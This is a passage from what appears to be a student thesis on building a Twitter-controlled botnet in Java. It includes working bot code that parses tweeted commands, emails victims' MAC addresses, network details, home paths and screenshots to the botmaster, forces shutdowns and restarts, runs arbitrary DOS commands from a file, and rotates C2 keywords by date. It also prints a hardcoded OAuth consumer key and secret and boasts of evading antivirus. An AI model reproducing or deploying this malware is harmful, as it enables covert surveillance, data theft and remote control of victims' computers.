Authenticator auth = new SMTPAuthenticator();
Session session = Session.getInstance(props, auth);
MimeMessage msg = new MimeMessage(session);
msg.setText(text);
msg.setSubject(m_subject);
msg.setFrom(new InternetAddress(d_email));
msg.addRecipient(Message.RecipientType.TO,
    new InternetAddress(m_to));
Transport.send(msg);
```

Figure 7: Email Functionality

### 3.1.3 Generic Attack

For our project we have developed one general attack. The idea behind naming it a general attack is that with this attack we can easily integrate new attacks into our system. The attack is named as "run". This command accepts the 140 character tweet from Twitter profile and then it parses the second token string after the "run" command token. This second token string is treated as subcommand to perform a specified attack. This is flexible as we can easily keep adding additional new commands to this "run" command and, hence, we do not need to develop a complete new command with a different name. Currently, "run" has three sub commands as defined: "checkSystem", "NICs", and "Screenshot".

The subcommand "checkSystem" checks for the user's home directory path and mails back this information to the botmaster using an Email.java utility. The "NICs" subcommand locates the network interface card details belonging to the victim's system and mails this information to botmaster. The "screenshot" subcommand captures userwork's screenshot while the user is busy completing important work and mails this information back to the botmaster. The format for the attack is:

#keyword run checkSystem

## **3.2 Features Enhanced**

### **3.2.1 Authentication Mechanism from Basic to OAuth**

As we discussed in the previous chapters, we used a token keyword and token secret string to authenticate our web application within the desktop application. For authenticating we first created a Twitter class object. The Twitter class object is normally used to keep a TwitterFactory() instance. With this object we can call the setOAuthConsumer() api. In the api setOAuthConsumer(), we pass the consumer key and consumer secret for authenticating the application. In next step we request the accessToken string with getOAuthRequestToken(). This accessToken string is primarily an integer PIN number. This PIN can be passed within loadAccessToken() api to load the user's actual token key and token secret. If this PIN is not stored for further use, then the accessToken string is null and, in this case, each time this code is run for authentication it will generate a new PIN and will prompt the user to authorize the application manually. In our case, we are storing this PIN for further use and therefore we automated the task of manual authorization for our application.

```

// The factory instance is re-useable and thread safe.
Twitter twitter = new TwitterFactory().getInstance();
String f = null;
//insert the appropriate consumer key and consumer secret here
twitter.setOAuthConsumer("y8FrLvtWegE5a6THwKkdKw",
    "0YkwnhSjphR78g5sSbo7OvUJWwtttFRkyB4vzx6WB0");

RequestToken requestToken = twitter.getOAuthRequestToken();
//AccessToken accessToken = null;

AccessToken accessToken = loadAccessToken("217338294");
twitter.setOAuthAccessToken(accessToken);

BufferedReader br = new BufferedReader(new InputStreamReader(System.in));
while (null == accessToken) {
    System.out.println("Open the following URL and "
        + "grant access to your account:");
    System.out.println(requestToken.getAuthorizationURL());
    System.out.print("Enter the PIN(if available) or "
        + "just hit enter.[PIN]:");
    String pin = br.readLine();
    try{
        if(pin.length() > 0){
            accessToken = twitter.getOAuthAccessToken(requestToken, pin);
        }else{
            accessToken = twitter.getOAuthAccessToken();
        }
    }
}

```

Figure 8: Twitter Authentication Algorithm.

As previously discussed when we authroize the application for the first time, we obtain an integer PIN. Figure 9 presents an output prompt showing an URL to be visited and asks the user to enter that information within the browser.



```

run:
Open the following URL and grant access to your account:
http://api.twitter.com/oauth/authorize?oauth_token=6HTkHKDU2AkUwfDUPTJKzHB8ygCvE3Da77IRi6AUiWM
Enter the PIN(if available) or just hit enter.[PIN]:

```

Figure 9: One Off Authentication.

Figure 10 presents the authorization prompt asking the user to authorize the application manually, after opening the following URL in their browser.



Figure 10: Open URL and Authorize the Application.

After the user manually authorizes the application, they get a pin number that can be entered on the command prompt that runs the java botmaster code. Now to automate this process, we can store the PIN obtained from our application and pass it to a `loadAccessToken()` api. Figure 11 shows a 7-digit pin number that was generated by our application authorization process.




Figure 11: 7-Digit Pin to Complete the Authorization Process.

Using our tweet4fun [38] application, we can post various tweets to botmaster's Twitter account. The tweets can be random twitter spam (such as text tweets about sharing some information). They can be in the command and control form for our bots.

### 3.2.2 Command & Control Keyword Generator

We developed our own key generator that will generate a daily new keyword. The character choices include all 26 Latin characters and additional alpha-numeric characters.

We calculated the current system-time using a `getTime()` function imported from a `Java.util.Date` library. The time is essentially, in the milliseconds returned by `getTime()` function.

Next, we calculated the total number of milliseconds within a day and determined

this number to be  $24 \cdot 60 \cdot 60 \cdot 1000$ . We stored this value as a variable and named it as "atime". We calculated the modulus of this value, "atime", along with the number of keywords defined in our text file keyword.txt.

Figure 12 presents our pseudo-code showing the index calculated in order to select a keyword:

```
private static int generateKey(long today) {
    long atime = (today / (24*60*60*1000)); // hr*min*sec*millisec
    return (int)(atime % 313); //divide by the no of keywords
}
```

Figure 12: Key Generation Algorithm.

As previously discussed, we have a keyword.txt file that stored a number of keywords approximately 300. After calculating the modulus, we obtained an index number of the keyword chosen from the keyword.txt. Sample keywords from the file keyword.txt are as shown in Table 4.

Table 4: Sample Keywords

Index	Keyword
1	facebook
2	hotels
3	youtube
4	craigslist
5	google
6	yahoo
7	facebook
8	myspace
9	x
10	???
11	walmart

These are the actual keywords used for the command. We appended the # symbol with a keyword before the command and that made up a complete tweet that was posted by a botmaster on its Twitter account. An example of the format for the tweet that was posted:

***#metacafe browse http://www.sjsu.edu***

As we see metacafe is the keyword pre-appended with # and next is the actual "browse" command; and next token of the string is basically the URL of the web-link that is opened by the bots after parsing. Using a keyword within the tweet gives us the added security and also search convenience. Since the keyword being used continuously changes so if a botmaster decides to post excessive tweets, then over time the tweets will change automatically and it will less raise less suspicion; as the tweets will not be repetitive in nature.

The other important advantage is that a keyword can be used as a query object in order to search for tweets on Twitter's search engine for the bots.



## **CHAPTER 4**

### **Attacks Performed**

In our project, several attacks based on command and control have been developed. Attacks such as "Fetch Botmaster Status", "Update and Fetch Recent Status", and "Fetch User Information" are for demonstration purpose and are related to fetch the user's information such as the most recent updated status, updating their status, and fetching their last twenty statuses, finding a follower's Twitter ID, fetching profile pictures of these followers, and also finding MAC address of a victim's system.

The rest of the attacks are more malicious and they are basically related to do something more malicious on a victim's systems. They basically open a particular web browser for an advertisement promotion, can make the system shutdown, can take a screenshot of a user's work, can email a confidential file to a botmaster, can email the system's information such as NIC card details, can email the user's home directory path, and also can execute DOS commands on the victim's system. We have explained each of these attacks in details in following section.

## 4.1 Fetching Botmaster's Tweet

The last tweet completed by a botmaster can be fetched by a malware code installed on the victim's system. In Figure 14, snapshot of the tweet done is for demonstration purposes; this is not the actual command-tweet posted by the botmaster. To verify credentials we call the `verifyCredential()` API from Twitter4j [46] library and then we use the `getUserTimeline()` API from the Twitter4j [46] to fetch the tweet. Figure 13, below, is an example of code snippet.

```
try{
    Twitter twitterLogin = new Twitter(userName, password);
    twitter.verifyCredentials();
    JOptionPane.showMessageDialog(login, "Login successful!");
    java.util.List<Status> statusList = twitter.getUserTimeline();
    String s = String.valueOf(statusList.get(0).getText());
    jTextField1.setText(s);
} catch (TwitterException e){
    JOptionPane.showMessageDialog(login, "Unable to login");
}
```

Figure 13: Fetching Last Tweet Algorithm

Figure 14 and 15 show the graphical user interfaces developed in Swing.



Figure 14: Fetching Last Tweet Figure 1



Figure 15: Fetching Last Tweet Figure 2

## 4.2 Update Status and Fetch Last Twenty Status

Not only is the last command/tweet posted by a botmaster is accessible, the `getUserTimeline()` api from the `twitter4j` API for the last 20 statuses, can be fetched. It helps to keep track of the previous botmaster commands that were posted by the botmaster. Using this method we can redo past attacks on the victim's system if instructed by the botmaster in the near future. To fetch the status tweets we call the `getUserTimeline()` API from the `Twitter4j` [46] library. This provides a facility in order to fetch the most recent 20 statuses. Also, to update the status in text form we can call `txtUpdateStatus` class's `getText()` from the `Twitter4j` library. We have our exception handling if a Twitter error occurs.

```

try {
    if (txtUpdateStatus.getText().isEmpty())
        JOptionPane.showMessageDialog (null, "You must write something!");
    else {
        twitter.updateStatus(txtUpdateStatus.getText());
        jTextArea1.setText(null);
        java.util.List<Status> statusList = twitter.getUserTimeline();
        for (int i=0; i<statusList.size(); i++) {
            jTextArea1.append(String.valueOf(statusList.get(i).getText())+"\n");
            jTextArea1.append("-----\n");
        }
    }
} catch (TwitterException e) {
    JOptionPane.showMessageDialog (null, "A Twitter Error occurred!");
}
txtUpdateStatus.setText("");
jTextArea1.updateUI();
}

```

Figure 16: Update and Fetch Status Alogirthm




Figure 17: Update and Fetch Status Figure 1




Figure 18: Update and Fetch Status Figure 2



Figure 19: Update and Fetch Status Figure 3




Figure 20: Update and Fetch Status Figure 4

### 4.3 Fetching Follower Information

Using the `getFollowersIDs()` API from the Twitter4j [46] library, we can determine the numeric id that Twitter uses to keep track of botmaster's all followers. With these IDs, we can obtain Twitter screen names and profile pictures of botmaster's all followers using `getScreenName()` and `getProfilePic()` APIs from Twitter4j. All this information keeps track of the followers that are following the bot masters so that later they can be exploited by a command and control attack by the malware code.

Figure 21 shows the pseudo code to achieve this.

```
System.out.println("Listing followers's ids.");
do {
    if (0 < args.length) {
        ids = twitter.getFollowersIDs("itsiashu", cursor);
    } else {
        ids = twitter.getFollowersIDs(cursor);
    }
    int i = 0;
    for (long ident : ids.getIds()) {
        System.out.println(ident);
        user = twitter.showUser(ids.getIds()[i]);
        System.out.println(user.getScreenName());
        image = twitter.getProfileImage(user.getScreenName(),
            imageSize);
        System.out.println(image.getURL());
        i++;
    }
} while ((cursor = ids.getNextCursor()) != 0);
```

Figure 21: Fetch Follower Information Algorithm

Figure 22 shows the output and Figure 23 shows the profile picture of a follower.

```

Output - TwitterApplications (run)
Listing followers's ids.
501928850
noveltiestA
http://a0.twimg.com/profile_images/1850741338/00019_normal.jpg
467047616
Cielqflke
http://a0.twimg.com/profile_images/1763008351/girls480_normal.jpg
14274428
NischalShetty
http://a1.twimg.com/profile_images/1521060002/me-3_normal.jpg
385601128
Lomakn30
http://a0.twimg.com/profile_images/1574280866/GGH-0857_normal.jpg
352755859
Leandragiq
http://a0.twimg.com/profile_images/1489121207/GPG-1565_normal.jpg
385598860
Cierrayv094
http://a0.twimg.com/profile_images/1574275375/GGH-1566_normal.jpg
383976170
Ingevh07
http://a0.twimg.com/profile_images/1569967570/XCV-1927_normal.jpg
385597224
Traceyrm044
http://a2.twimg.com/profile_images/1574273911/GGH-1995_normal.jpg
385603435
Krystenvm96
http://a0.twimg.com/profile_images/1574286240/GGH-2714_normal.jpg
352753208
Catinaont
http://a0.twimg.com/profile_images/1489113923/GPG-1477_normal.jpg
108378952
Parikx
http://a0.twimg.com/profile_images/1149000468/Grand_Can_Trip_109_normal.JPG
15117375
the_gman
http://a3.twimg.com/profile_images/1766312522/geraldweber5_reasonably_small_normal.png
*****
Please enter command! Quit to exit this program!

```

Figure 22: Fetch Follower Information




Figure 23: Fetch Follower Image



Since our botnet is intended for a Windows operating system, it may not work correctly on other types of operating system such as Mac or Linux. Specifically, it would not be able to add itself at startup, though it could be relatively easy to add a line to user's .bashrc file to start it. We have implemented a multitude of commands which it can handle. For instance, our botnet supports running a Distributed Denial of Service (DDoS) on a server/website, taking screenshots (this can later be sent to the botmaster), downloading, uploading, or executing a file, shutting down or restarting the user's computer.

#### 4.4 Finding the MAC address of the system

In this attack, after the botmaster tweets the "find" command on Twitter profile, the victim computer's MAC address is obtained by the malware running on the system and is mailed to the botmaster. Figure 24 shows the example code snippet.

```
private void getAddress(){
    try {
        InetAddress address = InetAddress.getLocalHost();
        NetworkInterface ni =
            NetworkInterface.getByInetAddress(address);
        String ip = "";
        if (ni != null) {
            byte[] mac = ni.getHardwareAddress();
            if (mac != null) {
                for (int i = 0; i < mac.length; i++)
                    ip += String.format("%02X%s",
                        mac[i], (i < mac.length - 1) ? "-" : "");
            } else
                ip = "Address doesn't exist or "
                    + "is not accessible.";
        } else
            ip = "Network Interface for the"
                + " specified address is not found.";
        Emailer email = new Emailer();
        email.email(ip);
    } catch (UnknownHostException e) {
        e.printStackTrace();
    } catch (SocketException e) {
        e.printStackTrace();
    }
}
```

Figure 24: Finding MAC Address Algorithm

When we run the Figure 24 algorithm, we obtain the MAC address for our system.

**C0-CB-38-80-56-CD**

#### 4.5 Browsing a Webpage

This attack was developed during a class project [21][37]. For our purposes, we borrowed the same idea and used it for our application. While the Botmaster.java and the malware program StockInfo.java are running, the botmaster can give the command: "#keyword browse www.sjsu.edu" on the command line to the Botmaster.java program. After successful authentication, the command is posted in the form of a tweet to the Twitter account.

The StockInfo (ConnectToTwitter.java) java program will fetch the tweet from the account. The tweet will be parsed by the CommandParser.java program for the string tokens. After the string token matches with the "Browse" command the OpenURI() API with the token will be called and the intended webpage will be opened within the default browser.

```
else if (tokens[1].equalsIgnoreCase("browse")) {  
    if (!tokens[2].isEmpty()) {  
        openURI(tokens[2]);  
        found = true;  
    }  
}
```

Figure 25: Browsing a Webpage Algorithm

Figure 26, 27 and 28 show the tweet posting on Twitter account of Botmaster. Figure 29 shows the tweet fetching from Twitter in the form of a "bit.ly" format. Figure 30 shows the URL opened within the default browser.



Figure 26: Browsing a Webpage Figure 1



Figure 27: Browsing a Webpage Figure 2



Figure 28: Browsing a Webpage Figure 3




Figure 29: Browsing a Webpage Figure 4




Figure 30: Browsing a Webpage Figure 5

## 4.6 Finding the NIC details

We can obtain the target system's network interfaces and can then mail to the botmaster using the `emailer.java` code. For this purpose we call `getInetAddress()` API from a `javax.inetAddress` library, pass the return value to `list()` API from the `Collection` library in Java and fetch the network interface card details:

```
static void displayInterfaceInformation(NetworkInterface netint)
    throws SocketException {
    String str = null;
    try {
        str = netint.getDisplayName();
        output.write( "Display name: "+str+"\n");
        output.write("Name:"+netint.getName()+"\n");
        Enumeration<InetAddress> inetAddresses = netint.getInetAddresses();
        for (InetAddress inetAddress : Collections.list(inetAddresses)) {
            output.write("InetAddress:"+ inetAddress+"\n");
        }
        output.write("\n");
        out.flush();
    } catch( IOException e ) {
        System.err.println(e);
    }
}
```

Figure 31: NIC Details Algorithm

## 4.7 Stop Services by Shutdown

This attack was developed in [21][37]. We borrowed the same idea for our application. In this attack, the botmaster tweets the following: "#keyword shutdown" on its account by using the `botmaster.java` code. The tweet is fetched by the `StockInfo.java`, the malware installed on the victim's computer, and, after parsing the tweet in terms of tokens, a shutdown system call is invoked on the victim's system as shown in Figure 32. Figure 33 shows the output when tweet is fetched from Twitter and Figure 34 shows the shutdown prompt after the shutdown system call is executed.

```

} else if (tokens[1].equalsIgnoreCase("shutdown")) {
    //shutdown the computer
    System.out.println("Shutdown System: "+tokens[1]);
    String shutdownCmd = "shutdown -s";
    Process child =
        Runtime.getRuntime().exec(shutdownCmd);
}

```

Figure 32: Shutdown Algorithm

Figure 33: Shutdown System Figure 1



Figure 34: Shutdown System Figure 2

## 4.8 Restart System

This attack was also part of [21][37]. We have used the same idea in our application and it is more or less similar to the shutdown attack. The only difference is that it restarts the victim's system. Figure 35 shows the pseudo code and Figure 36 shows a common restart prompt.

```
else if (tokens[1].equalsIgnoreCase("restart")) {  
    //restart the computer  
    System.out.println("Shutdown System: "+tokens[1]);  
    String shutdownCmd = "shutdown -r -t 60 -f";  
    Process child =  
        Runtime.getRuntime().exec(shutdownCmd);  
}
```

Figure 35: Restart the System



Figure 36: Restart the System Figure

## 4.9 Taking the screenshot of the user work

This attack was part of the [21][37] and we borrowed the same idea in our application. This attack involves taking a snapshot of user's work with the use of the malware running on the victim's computer. Over time it can take a screenshot and save it to a specified path determined by the botmaster. Figure 37 demonstrates an




example of the code responsible for this action. The Image, Graphics and Robot class [4] are provided by java APIs, and the methods writeImage() and createTimeStampStr() are user coded methods. Figure 38 shows the command in action;

```

else if(tokens[2].equalsIgnoreCase
("screenshot")){
    System.out.println("tokens[2]: "
        +tokens[2]);
    Robot robot = new Robot();
    Dimension d = new
        Dimension(Toolkit.
            getDefaultToolkit().getScreenSize());
    int width = (int) d.getWidth();
    int height = (int) d.getHeight();
    robot.delay(5000);
    Image image = robot.createScreenCapture
        (new Rectangle(0, 0, width, height));
    BufferedImage bi = new
        BufferedImage(width, height,
            BufferedImage.TYPE_INT_RGB);
    Graphics g = bi.createGraphics();
    g.drawImage(image, 0, 0, width,
        height, null);
    String fileNameToSaveTo =
        "C:/My Documents/NetBeansProjects"
        + "/TwitterApplications/screenCapture_"
        + createTimeStampStr() + ".PNG";
    writeImage(bi, fileNameToSaveTo, "PNG");
    System.out.println
        ("Screen Captured Successfully"
        + " and Saved to:\n"+fileNameToSaveTo);
    found = true;
}

```

Figure 37: Capturing the Screenshot Algorithm



```

Output
TwitterApplications (run) x TwitterApplications (run) #2 x
http://a0.twimg.com/profile_images/1149000468/Grand_Can_Trip_109_normal.JPG
15117375
the_gman
http://a0.twimg.com/profile_images/1766312522/geraldweber5_reasonably_small_normal.png
*****
Please enter command! Quit to exit this program!
run screenshot
Successfully updated the status to [#costco run screenshot].
*****
Please enter command! Quit to exit this program!

```

Figure 38: Capturing the Screenshot



After fetching the tweet from the botmaster's account, StockInfo.java code saves the screenshot within the specified path:

C:/My Documents/NetBeansProjects/TwitterApplications/ with the name for example: screenCapture\_20120325\_053134.PNG.

#### 4.10 Uploading user information to botmaster

After the screenshot of the user's work is saved it can be mailed to the botmaster with a pseudo code as shown in Figure 39.

```
private void upload(String file){  
    Emlailer email = new Emlailer();  
    email.email(file, "upload file");  
}
```

Figure 39: Uploading the Information Algorithm

As discussed earlier, we have developed an Emlailer.java code in order to send specified emails back to the botmaster. Figure 40 below shows the output for the screenCapture.PNG that has been sent to the botmaster.





Figure 40: Uploading the Information

#### 4.11 Executing the commands in file

This attack could be very harmful and evil for the affected victim's system depending on the level of permission that malware has obtained. In this attack the botmaster will send a file written with commands. After fetching the tweet with the "execute" command, the malware searches for file `mycommand.to_run.txt` in user's system path `C:/Documents and Settings/singha`. Next, it processes each command line by line and performs as instructed within the commands. For a sample we have given DOS commands with our Windows XP system.

Ex: `dir /s` (will list all the directories and subdirectories in the given path location)



```
Output
TwitterApplications (run) x TwitterApplications (run) #2 x
*****
Please enter command! Quit to exit this program!
run checkSystem
Successfully updated the status to [#imdb run chec
*****
Please enter command! Quit to exit this program!
run TimePass
Successfully updated the status to [#imdb run Time
*****
Please enter command! Quit to exit this program!
execute mycommand.to_run.txt
```

Figure 41: Executing the Passed Commands Figure 1

The `mycommand.to_run.txt` has only one DOS command and that is `dir /s`. It lists all of the sub directories and files within the directory.

The idea is that we can continue to add DOS commands, depending on the permission and access level, causing a considerable damage to the victim's system.

Figure 42: Executing the Passed Commands Figure 2

#### 4.12 Change "From" and "To" address

In this attack a botmaster can post a tweet with a command as change. Basically this attack was developed so that a botmaster uses a different mail address with different bots in order to keep track of the data being exchanged.

With this malware code, we pass a text file that we call address.txt. This file contains the email address of the botmaster and email address of the bots within the network.

After a bot fetches and parses the tweet from the botmaster Twitter profile, it obtains that string 1 and string 2. Which are the intended email ids to be replaced within the address.txt.

After this step, the keyword.txt file is overwritten with the new email addresses and new email ids are used for further communication.

```
private void changeAddress(String address, String Toaddress){
    PrintWriter pw;
    try {
        pw = new PrintWriter(new FileWriter("address.txt"));
        pw.println(address);
        pw.println(Toaddress );
        pw.close();
    } catch (IOException e) {
        e.printStackTrace();
    }
}
```

Figure 43: Change the "From" and "To" Addresses Algorithm

```

Output
TwitterApplications (run) x TwitterApplications (run) #2 x
*****
Please enter command! Quit to exit this program!
find
Successfully updated the status to [#myspacellogin find].
*****
Please enter command! Quit to exit this program!
change ashutosh.exe ashutosh.singh
Successfully updated the status to [#myspacellogin change ashutosh.exe ashutosh.singh].
*****
Please enter command! Quit to exit this program!
change abc xyz

```

Figure 44: Change the "From" and "To" Addresses Figure 1

```

address.txt - Notepad
File Edit Format View Help
jitsiashu
ashutosh.exe

```

Figure 45: Change the "From" and "To" Addresses Figure 2

```

Output
TwitterApplications (run) x TwitterApplications (run) #2 x
run:
#myspacellogin
#myspacellogin
#myspacellogin
#myspacellogin change abc xyz
#myspacellogin
#myspacellogin
#myspacellogin

```

Figure 46: Change the "From" and "To" Addresses Figure 3




Figure 47: Change the "From" and "To" Addresses Figure 4

## CHAPTER 5

### Analysis and Results

#### 5.1 Stealth of Malware

The malware code is related to two main java programs continued to run while the malware is in action. We have Botmaster.java code inorder to post commands on botmaster's Twitter profile, and StockInfo.java installed on the victim's system inorder to fetch commands and perform as instructed by the botmaster.

Botmaster.java is used to authenticate the application and also to post the tweet after successful authentication. To tweet the post on the botmaster's account it uses twitter's `updateStatus()` function. This program runs in an infinite loop and keeps accepting the commands in terms of tweets from the botmaster. Each successive command is posted on botmaster's Twitter account.

A StockInfo.java program is used as the actual malware within the end/bot systems and it internally runs the java program `ConnectToTwitter.java`. Since it is in the form of a normal program, an antivirus program considers this program to be an innocent java code and does not consider themas threatening:

In Figure 48 the task manager shows two Java programs running. Both tasks begin with name of `java.exe`. They are, Botmaster.java and StockInfo.java.

In Figure 49 we see that an antivirus (Symantec End Point Protection) cannot detect our malware StockInfo.java and reports that "Your computer is protected".

